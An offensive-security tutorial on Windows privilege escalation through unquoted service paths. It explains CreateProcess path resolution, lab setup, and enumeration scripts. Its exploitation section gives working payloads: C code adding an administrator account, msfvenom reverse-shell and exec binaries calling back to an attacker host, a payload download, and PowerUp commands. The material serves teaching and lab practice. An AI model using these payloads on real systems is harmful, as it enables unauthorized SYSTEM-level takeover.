Windows Privilege Escalation: Unquoted Service Paths
How a missing pair of quotation marks in a service's ImagePath lets a low privilege user place a binary that Windows executes as SYSTEM. Theory behind CreateProcess path resolution, lab setup, enumeration, and exploitation.
TL;DR
When a Windows service has an ImagePath that contains spaces and is not enclosed in quotation marks, the Service Control Manager passes the raw string to CreateProcess, which resolves it ambiguously. Windows splits the path at each space and tries progressively longer substrings as the executable name, appending .exe to each attempt. If an attacker can write a binary to any of the intermediate paths that Windows tries before reaching the intended executable, the service launches the attacker's binary instead — running it under the service's configured account, typically NT AUTHORITY\SYSTEM. No vulnerability is exploited: the behavior is documented by Microsoft in the CreateProcess API reference. The issue is a service configuration that fails to quote a path containing spaces.
- MITRE ATT&CK: T1574.009 — Hijack Execution Flow: Path Interception by Unquoted Path
- Tactic: Persistence, Privilege Escalation, Defense Evasion
- Platform: Windows
Introduction
Unquoted service paths are one of the oldest and most frequently documented Windows privilege escalation techniques, and they still appear in real engagements with surprising regularity. The root cause is simple: a Windows service is registered with a binary path that contains spaces but is not wrapped in quotation marks. Because of how the Windows CreateProcess API resolves ambiguous command lines, this creates a race between the intended executable and any binary the attacker can place earlier in the resolution order.
The technique is not a software vulnerability. The CreateProcess behavior is explicitly documented by Microsoft, and Windows is doing exactly what the API specification says it should do. The weakness is operational: whoever installed the service failed to quote the path. Third party installers are the most common source of this misconfiguration, but it also appears in enterprise software, monitoring agents, backup tools, and custom internal applications.
From an attacker's perspective, exploiting an unquoted service path requires three conditions to align: the path must be unquoted and contain spaces, the attacker must have write access to at least one of the intermediate directories Windows checks, and the service must run as a privileged account. When all three converge, the result is code execution as SYSTEM.
How CreateProcess resolves unquoted paths
The entire technique hinges on a single Windows API behavior. Understanding it is essential before moving to exploitation.
The Service Control Manager and CreateProcess
When the SCM starts a service, it reads the ImagePath value from the service's registry key at HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName> and passes it as the lpCommandLine parameter to CreateProcess, with lpApplicationName set to NULL.
When lpApplicationName is NULL, CreateProcess must determine where the executable name ends and where the command line arguments begin. Microsoft's documentation for CreateProcess specifies the behavior:
If
lpApplicationNameis NULL [...] If the file name does not contain an extension,.exeis appended. [...] If the file name contains a space, the function uses the first space as a delimiter and tests whether a file with the first portion of the file name, plus.exe, exists. If a file with that name is found, it is started. If the file is not found, the function adds characters up to the next space and tries again.
This means the API walks through the string left to right, treating each space as a potential boundary between the executable path and its arguments.
The resolution sequence
Consider a service with the following unquoted ImagePath:
C:\Program Files\Evil Corp\Update Service\updater.exe

Because the path is not enclosed in quotes, CreateProcess cannot determine where the executable name ends. It resolves the ambiguity by trying each space boundary in order:
Attempt   Path tried                                   Remaining as arguments
───────   ──────────────────────────────────────────    ──────────────────────────────────
  1       C:\Program.exe                               Files\Evil Corp\Update Service\updater.exe
  2       C:\Program Files\Evil.exe                    Corp\Update Service\updater.exe
  3       C:\Program Files\Evil Corp\Update.exe        Service\updater.exe
  4       C:\Program Files\Evil Corp\Update Service\updater.exe    (none)
Windows stops at the first path where a valid executable exists. In a normal installation, none of the intermediate files exist, so the resolution falls through to attempt 4 and the correct binary runs. But if an attacker can place a file at any of the earlier paths, Windows executes it instead — as the service account.
Where quotation marks fix the problem
If the same path is quoted:
"C:\Program Files\Evil Corp\Update Service\updater.exe"
CreateProcess treats everything inside the quotes as the executable path. There is no ambiguity, no splitting at spaces, and no opportunity for interception. The fix is a single pair of quotation marks in the registry value.
The complete flow as a diagram
Which attempts are realistic
Not every attempt in the resolution sequence is equally exploitable. The practical value depends on whether the attacker can write to the target directory:
| Attempt | Path to drop | Directory to write to | Typical writability |
|---|---|---|---|
| 1 | C:\Program.exe | C:\ | Not writable by standard users on default Windows installs |
| 2 | C:\Program Files\Evil.exe | C:\Program Files\ | Not writable by standard users |
| 3 | C:\Program Files\Evil Corp\Update.exe | C:\Program Files\Evil Corp\ | Depends on the installer; this is where it usually works |
| 4 | Full intended path | N/A | N/A (this is the correct binary) |
The third attempt is the most realistic attack vector. Third party installers frequently create their own subdirectory under C:\Program Files\ and grant broad permissions to that directory so the application can write logs, update itself, or store configuration alongside the executable. When this happens, any authenticated user can place a binary there and intercept the service startup.
The same logic applies to services installed outside Program Files. Custom paths such as C:\Apps\, C:\Tools\, or C:\Company\ often have even looser ACLs, making the unquoted path exploitable at earlier boundaries.
Relationship to other service attack techniques
Unquoted service paths belong to a family of service based privilege escalation techniques that share the same goal (execute attacker code as the service account) but differ in the primitive:
| Technique | What the attacker controls | Prerequisite |
|---|---|---|
| Unquoted Service Path | Places a binary earlier in the path resolution order | Write access to an intermediate directory; spaces in unquoted path |
| Service Binary Hijacking | Overwrites the actual service binary on disk | Write access to the binary file itself or its directory |
| Weak Service Permissions | Reconfigures the service to point at a different binary | SERVICE_CHANGE_CONFIG or WRITE_DAC on the service object |
| DLL Hijacking | Supplies a DLL the service loads from a writable location | Write access to a directory in the DLL search order |
The distinction matters for accurate reporting. An unquoted service path finding should not be labeled as "service binary hijacking" — the binary itself may have correct permissions. The weakness is in the ImagePath value lacking quotation marks, combined with a writable intermediate directory.
Lab configuration
The lab builds on the same evilcorp.local domain used in other Byte JMP articles. The vulnerable service runs on a domain joined Windows host; in a single DC lab, the DC itself serves the role.
Topology
| Machine | Role | OS |
|---|---|---|
| EVILCORP-DC01 | Domain Controller | Windows Server 2019/2022 |
| Attacker | Attack machine | Linux (Kali) |
Domain: evilcorp.local
Step 1: Create a low privilege domain user
On the DC, with an administrator session:
$Password = ConvertTo-SecureString "Password1" -AsPlainText -Force

New-ADUser `
    -Name "bob" `
    -SamAccountName "bob" `
    -UserPrincipalName "[email protected]" `
    -DisplayName "Bob (standard user)" `
    -Description "Low-privileged domain user - Unquoted Service Path lab" `
    -AccountPassword $Password `
    -Enabled $true `
    -PasswordNeverExpires $true
bob is a member of Domain Users only, with no local administrator rights.
Step 1.1: (Optional) Give bob WinRM access
If you plan to run the exploitation through Evil-WinRM or Enter-PSSession instead of RDP, bob needs to be in the Remote Management Users local group:
net localgroup "Remote Management Users" /add 2>$null
net localgroup "Remote Management Users" "EVILCORP\bob" /add
This step is only required for WinRM. If you connect as
bobover RDP (interactive logon), skip it. Note that WinRM introduces additional restrictions covered in the Enumeration section: the SCM denies access to network logon sessions, so some commands need to be adapted.
Step 2: Create the directory structure with spaces in the path
New-Item -Path "C:\Program Files\Evil Corp\Update Service" -ItemType Directory -Force | Out-Null
This creates the path C:\Program Files\Evil Corp\Update Service\, which contains two opportunities for interception: the space between Evil and Corp, and the space between Update and Service.
Step 3: Place a stand in binary at the intended path
Copy-Item "C:\Windows\System32\cmd.exe" "C:\Program Files\Evil Corp\Update Service\updater.exe"
Step 4: Register the service with an unquoted ImagePath
This is the step that creates the vulnerable condition. The goal is to register a service whose ImagePath registry value contains spaces but no enclosing quotation marks.
A natural first instinct would be sc.exe create, but sc.exe itself splits its command line on spaces. If you pass the path without quotes, sc.exe cannot determine where binPath= ends and the next argument begins, and the command fails with a usage message:
:: This does NOT work — sc.exe cannot parse the unquoted spaces
sc.exe create EvilCorpUpdater binPath= C:\Program Files\Evil Corp\Update Service\updater.exe start= auto obj= LocalSystem
If you quote the path so sc.exe can parse it, the quotes themselves are stored in the registry, and the path is no longer vulnerable:
:: This works but creates a QUOTED (safe) ImagePath — not what we want
sc.exe create EvilCorpUpdater binPath= "C:\Program Files\Evil Corp\Update Service\updater.exe" start= auto obj= LocalSystem
The correct approach for the lab is New-Service. PowerShell's string quoting is separate from the value that reaches the registry. The outer quotes below are PowerShell string delimiters that are not stored:
New-Service `
    -Name "EvilCorpUpdater" `
    -BinaryPathName "C:\Program Files\Evil Corp\Update Service\updater.exe" `
    -DisplayName "EvilCorp Update Agent" `
    -Description "Vulnerable service - Unquoted Service Path lab" `
    -StartupType Automatic
New-Service writes the -BinaryPathName value directly to the ImagePath registry entry without adding quotation marks. This is exactly the condition that real third party installers create when they register services programmatically without quoting the path.
Verify the registration:
Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\EvilCorpUpdater" | Select-Object ImagePath
Expected output — note the absence of quotation marks around the path:
ImagePath
---------
C:\Program Files\Evil Corp\Update Service\updater.exe
Compare this with what a properly configured service would look like:
ImagePath
---------
"C:\Program Files\Evil Corp\Update Service\updater.exe"
Step 5: Introduce the misconfiguration (writable directory)
Grant Authenticated Users modify access to the Evil Corp directory, simulating a third party installer that sets loose permissions:
icacls "C:\Program Files\Evil Corp" /grant "Authenticated Users:(OI)(CI)(M)"
This allows bob to create files inside C:\Program Files\Evil Corp\, which means he can drop a binary named Update.exe there — the third resolution attempt in the CreateProcess sequence.
Step 6: (Lab convenience) Allow bob to restart the service
In a real engagement, a low privilege user typically cannot restart services and must wait for a reboot. For lab purposes, grant start and stop rights to Authenticated Users:
sc.exe sdshow EvilCorpUpdater
Copy the output and insert (A;;CCLCSWRPWPLOCRRC;;;AU) at the end of the D: block, before any S: block. On a DC with a typical default:
sc.exe sdset EvilCorpUpdater "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;CCLCSWRPWPLOCRRC;;;AU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
Always base this on your own
sdshowoutput. A malformed SDDL string can lock the service object.
Step 7: Disable Windows Defender for the lab
The payloads used in the exploitation section are well known signatures. Disable real time protection so the focus stays on the technique:
Set-MpPreference -DisableRealtimeMonitoring $true
Verify the complete setup
Get-CimInstance Win32_Service -Filter "Name='EvilCorpUpdater'" |
    Select-Object Name, StartName, State, StartMode, PathName
Expected output:
Name            StartName   State   StartMode PathName
----            ---------   -----   --------- --------
EvilCorpUpdater LocalSystem Stopped Auto      C:\Program Files\Evil Corp\Update Service\updater.exe
The PathName has no quotes, the service runs as LocalSystem, and start type is Auto. The lab is ready.
Enumeration
Everything from this section forward runs as bob, a standard domain user with no administrator rights.
Manual: Identify services with unquoted paths
The canonical check filters for services whose ImagePath contains spaces, is not enclosed in quotes, and sits outside C:\Windows\:
PowerShell (interactive session):
Get-CimInstance Win32_Service |
    Where-Object {
        $_.PathName -notmatch '^"' -and
        $_.PathName -match '\s' -and
        $_.PathName -notmatch 'C:\\Windows\\'
    } |
    Select-Object Name, StartName, State, StartMode, PathName
CMD (interactive session):
wmic service get name,displayname,pathname,startmode,startname | findstr /i /v "C:\\Windows\\" | findstr /i /v """
The
wmiccommand filters out paths underC:\Windows\and paths already enclosed in quotes. The triple double quote (""") is howcmd.exeescapes a literal quote insidefindstr.
WinRM / Evil-WinRM users: Both Get-CimInstance and wmic query the SCM, which denies enumeration to network logon sessions (type 3). If these commands return "Access denied", read directly from the registry:
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object {
    $svc = Get-ItemProperty $_.PSPath
    if ($svc.ImagePath -and
        $svc.ImagePath -notmatch '^"' -and
        $svc.ImagePath -match '\s' -and
        $svc.ImagePath -notmatch 'system32|svchost') {
        [PSCustomObject]@{
            Name       = $_.PSChildName
            ImagePath  = $svc.ImagePath
            ObjectName = $svc.ObjectName
            Start      = $svc.Start
        }
    }
} | Format-Table -AutoSize
Expected output for our lab service:
Name            ImagePath                                                         ObjectName  Start
----            ---------                                                         ----------  -----
EvilCorpUpdater C:\Program Files\Evil Corp\Update Service\updater.exe             LocalSystem     2
If
ObjectNameappears empty, the service still runs asLocalSystem— Windows defaults to that account when no explicit value is stored.New-Servicewithout-Credentialsometimes omits the registry value entirely.
The Start value 2 means Automatic. The ImagePath contains spaces and has no quotes. This is the candidate.
Manual: Check which intermediate directories are writable
Once you identify an unquoted path, map out the resolution sequence and check write access to each intermediate directory:
icacls "C:\"
icacls "C:\Program Files\"
icacls "C:\Program Files\Evil Corp\"
The finding is in the third check:
C:\Program Files\Evil Corp\ NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(M)
Authenticated Users has (M) (Modify) on C:\Program Files\Evil Corp\. This means bob can create a file named Update.exe in that directory, and the service will execute it before reaching the intended updater.exe in the Update Service subdirectory.
Confirm write access directly:
# Create and immediately remove a test file
New-Item "C:\Program Files\Evil Corp\test.txt" -ItemType File -Force | Remove-Item
If this succeeds without error, the directory is writable.
Combined: One pass enumeration
This single command finds unquoted services and checks whether any intermediate directory is writable, combining both checks into one sweep:
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object {
    $svc = Get-ItemProperty $_.PSPath
    if ($svc.ImagePath -and
        $svc.ImagePath -notmatch '^"' -and
        $svc.ImagePath -match '\s' -and
        $svc.ImagePath -notmatch 'system32|svchost' -and
        (-not $svc.ObjectName -or $svc.ObjectName -match 'LocalSystem')) {

        $raw = $svc.ImagePath -replace '^\s*"([^"]+)".*','$1'
        if ($raw -eq $svc.ImagePath) { $raw = ($svc.ImagePath -split '\.exe')[0] + '.exe' }
        $raw = $raw.Trim()
        $parts = $raw -split '\\'
        $checked = @()

        for ($i = 1; $i -lt $parts.Count - 1; $i++) {
            $dir = ($parts[0..$i] -join '\')
            if ($dir -match '\s') {
                $parent = ($parts[0..($i-1)] -join '\')
                try {
                    $acl = Get-Acl $parent -ErrorAction Stop
                    $weak = $acl.Access | Where-Object {
                        $_.FileSystemRights -match 'Write|Modify|FullControl' -and
                        $_.IdentityReference -match 'Everyone|BUILTIN\\Users|Authenticated Users'
                    }
                    if ($weak) {
                        $checked += [PSCustomObject]@{
                            Service   = $_.PSChildName
                            ImagePath = $svc.ImagePath
                            WritableDir = $parent
                            Identity  = $weak.IdentityReference
                            Rights    = $weak.FileSystemRights
                        }
                    }
                } catch {}
            }
        }
        $checked
    }
} | Format-Table -AutoSize
Expected output:
Service         ImagePath                                                     WritableDir                    Identity                          Rights
-------         ---------                                                     -----------                    --------                          ------
EvilCorpUpdater C:\Program Files\Evil Corp\Update Service\updater.exe         C:\Program Files\Evil Corp     NT AUTHORITY\Authenticated Users   Modify, Synchronize
A single row that tells you everything: the service name, the unquoted path, which directory is writable, and who can write to it.
Automated: PowerUp
PowerUp from the PowerSploit project includes a dedicated check for this technique:
Import-Module .\PowerUp.ps1

Get-UnquotedService
Expected output:
ServiceName    : EvilCorpUpdater
Path           : C:\Program Files\Evil Corp\Update Service\updater.exe
ModifiablePath : C:\Program Files\Evil Corp
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'EvilCorpUpdater' -Path 'C:\Program Files\Evil Corp\Update.exe'
CanRestart     : True
PowerUp identifies the vulnerable service, confirms the writable intermediate path, and even provides the AbuseFunction command to exploit it. Note that the file to drop is Update.exe, corresponding to the third resolution attempt where the split occurs at the space between Update and Service.
Invoke-AllChecks runs this and all other privilege escalation checks together:
Invoke-AllChecks
WinRM users: PowerUp relies on
Get-WmiObjectinternally and will fail with "Access denied" over network logon sessions. Use the native registry enumeration shown above or run PowerUp from an interactive session.
Automated: winPEAS
winPEASx64.exe servicesinfo
winPEAS flags unquoted service paths with spaces and highlights writable directories. Look for the section labeled "Unquoted Service Paths" in the output.
Automated: Metasploit
If you already have a Meterpreter session:
use exploit/windows/local/unquoted_service_path
set SESSION 1
run
The module enumerates unquoted services, checks directory write permissions, drops a payload at the first exploitable path, and attempts to trigger the service.
Exploitation
The enumeration confirmed that bob can write to C:\Program Files\Evil Corp\ and the service will try to execute C:\Program Files\Evil Corp\Update.exe before reaching the intended binary. Now we place a payload there.
Identifying the target architecture
Before compiling or generating a payload, determine whether the target is running a 32 bit or 64 bit operating system. A binary compiled for the wrong architecture will fail to execute and the payload will not fire.
From the target (as bob):
wmic os get osarchitecture
Expected output on a 64 bit system:
OSArchitecture
64-bit
PowerShell equivalent:
[System.Environment]::Is64BitOperatingSystem
Returns True for 64 bit, False for 32 bit.
Alternative through environment variables, which also works over WinRM:
$env:PROCESSOR_ARCHITECTURE
Returns AMD64 on 64 bit systems and x86 on 32 bit systems.
On a 64 bit system, a 32 bit payload will still execute, but it runs inside the WoW64 compatibility layer. This can cause subtle issues: the 32 bit
net.exeresolves toC:\Windows\SysWOW64\net.exeinstead of the nativeC:\Windows\System32\net.exe, and registry access gets redirected toHKLM\SOFTWARE\Wow6432Node. The native 64 bit payload avoids these complications entirely.
Path A: Manual exploitation with a compiled payload
Create a simple payload on the attack machine that adds a local administrator:
#include <stdlib.h>

int main()
{
    system("net user hacker Passw0rd!123 /add");
    system("net localgroup administrators hacker /add");
    return 0;
}
Cross compile on Kali. Choose the compiler that matches the target architecture:
64 bit target:
x86_64-w64-mingw32-gcc adduser.c -o Update.exe
32 bit target:
i686-w64-mingw32-gcc adduser.c -o Update.exe
The file name must be Update.exe because that is what CreateProcess will look for at the third resolution attempt. The name comes from the path segment before the space: ...\Evil Corp\Update Service\... splits into ...\Evil Corp\Update + .exe.
Serve the binary from Kali:
python3 -m http.server 80
On the target as bob, download the payload to the writable directory:
iwr -uri http://<KALI_IP>/Update.exe -Outfile "C:\Program Files\Evil Corp\Update.exe"
Verify the file landed:
Get-Item "C:\Program Files\Evil Corp\Update.exe"
Trigger the service. If you granted start/stop rights in the lab setup:
sc.exe start EvilCorpUpdater
The service will start, CreateProcess will resolve the unquoted path, find Update.exe at the third attempt, and execute it as SYSTEM. The service itself will fail (the payload is not a real service binary and does not respond to the SCM), but the net user and net localgroup commands will have already executed by that point.
If you cannot restart the service
In a realistic scenario, a standard user cannot restart a privileged service. Since the service has Automatic start type, the payload executes on the next reboot. Confirm you have SeShutdownPrivilege:
whoami /priv
If the privilege is present:
shutdown /r /t 0
After the reboot, reconnect as bob and verify:
net localgroup administrators
Expected output:
Members
-------------------------------------------------------------------------------
Administrator
hacker
The hacker account is now a local administrator, created by code that ran as SYSTEM.
Path B: msfvenom service binary
For a cleaner service interaction (no error 1053 timeout), wrap the payload as a proper service binary using -f exe-service. The payload module and the output format must both match the target architecture.
64 bit target:
msfvenom -p windows/x64/exec CMD='net localgroup administrators hacker /add' \
    -f exe-service -o Update.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<KALI_IP> LPORT=4444 \
    -f exe-service -o Update.exe
32 bit target:
msfvenom -p windows/exec CMD='net localgroup administrators hacker /add' \
    -f exe-service -o Update.exe
msfvenom -p windows/shell_reverse_tcp LHOST=<KALI_IP> LPORT=4444 \
    -f exe-service -o Update.exe
Note the payload path difference: windows/x64/exec for 64 bit targets, windows/exec for 32 bit targets. The windows/x64/* payloads produce 64 bit shellcode that will not execute on a 32 bit system. Conversely, windows/* (without x64) payloads produce 32 bit shellcode that runs on both architectures through WoW64, but the native payload is always preferred.
The -f exe-service format produces a binary that registers with the SCM properly, so sc.exe start returns success and the payload runs in a service thread. For the reverse shell variant, catch it with:
nc -lvnp 4444
Transfer and trigger identically to Path A.
Path C: PowerUp automated exploitation
PowerUp can handle the entire process:
Write-ServiceBinary -Name 'EvilCorpUpdater' -Path 'C:\Program Files\Evil Corp\Update.exe'
This writes a compiled service binary to the specified path. The default behavior creates a local administrator account (john / Password123!). Alternatively, supply a custom command:
Write-ServiceBinary -Name 'EvilCorpUpdater' `
    -Path 'C:\Program Files\Evil Corp\Update.exe' `
    -Command 'net user hacker Passw0rd!123 /add && net localgroup administrators hacker /add'
PowerUp generates a 32 bit binary regardless of the target architecture. This works on 64 bit systems through WoW64 but runs inside the compatibility layer. For most privilege escalation payloads (adding users, modifying groups), this has no practical impact.
Restart the service or reboot to trigger it.
Verification
After exploitation, verify the SYSTEM level impact regardless of which path was used:
net localgroup administrators
For a reverse shell, confirm the identity:
whoami
Expected output:
nt authority\system
Cleanup
Remove the dropped binary and restore normal service operation:
Remove-Item "C:\Program Files\Evil Corp\Update.exe" -Force
sc.exe start EvilCorpUpdater
In an engagement, always document what was placed on the target and clean up afterward.
References
- Microsoft Docs — CreateProcess function (processthreadsapi.h) learn.microsoft.com
- MITRE ATT&CK T1574.009 — Hijack Execution Flow: Path Interception by Unquoted Path attack.mitre.org
- Microsoft Docs — Service Security and Access Rights learn.microsoft.com
- HackTricks — Windows Local Privilege Escalation hacktricks.wiki
- PayloadsAllTheThings — Windows Privilege Escalation github.com/swisskyrepo/PayloadsAllTheThings
- PowerSploit / PowerUp — Get-UnquotedService, Write-ServiceBinary github.com/PowerShellMafia/PowerSploit
- PEASS-ng / winPEAS github.com/peass-ng/PEASS-ng
- Sysmon — System Monitor learn.microsoft.com
- ired.team — Unquoted Service Paths ired.team
- Hacking Articles — Windows Privilege Escalation: Unquoted Service Path hackingarticles.in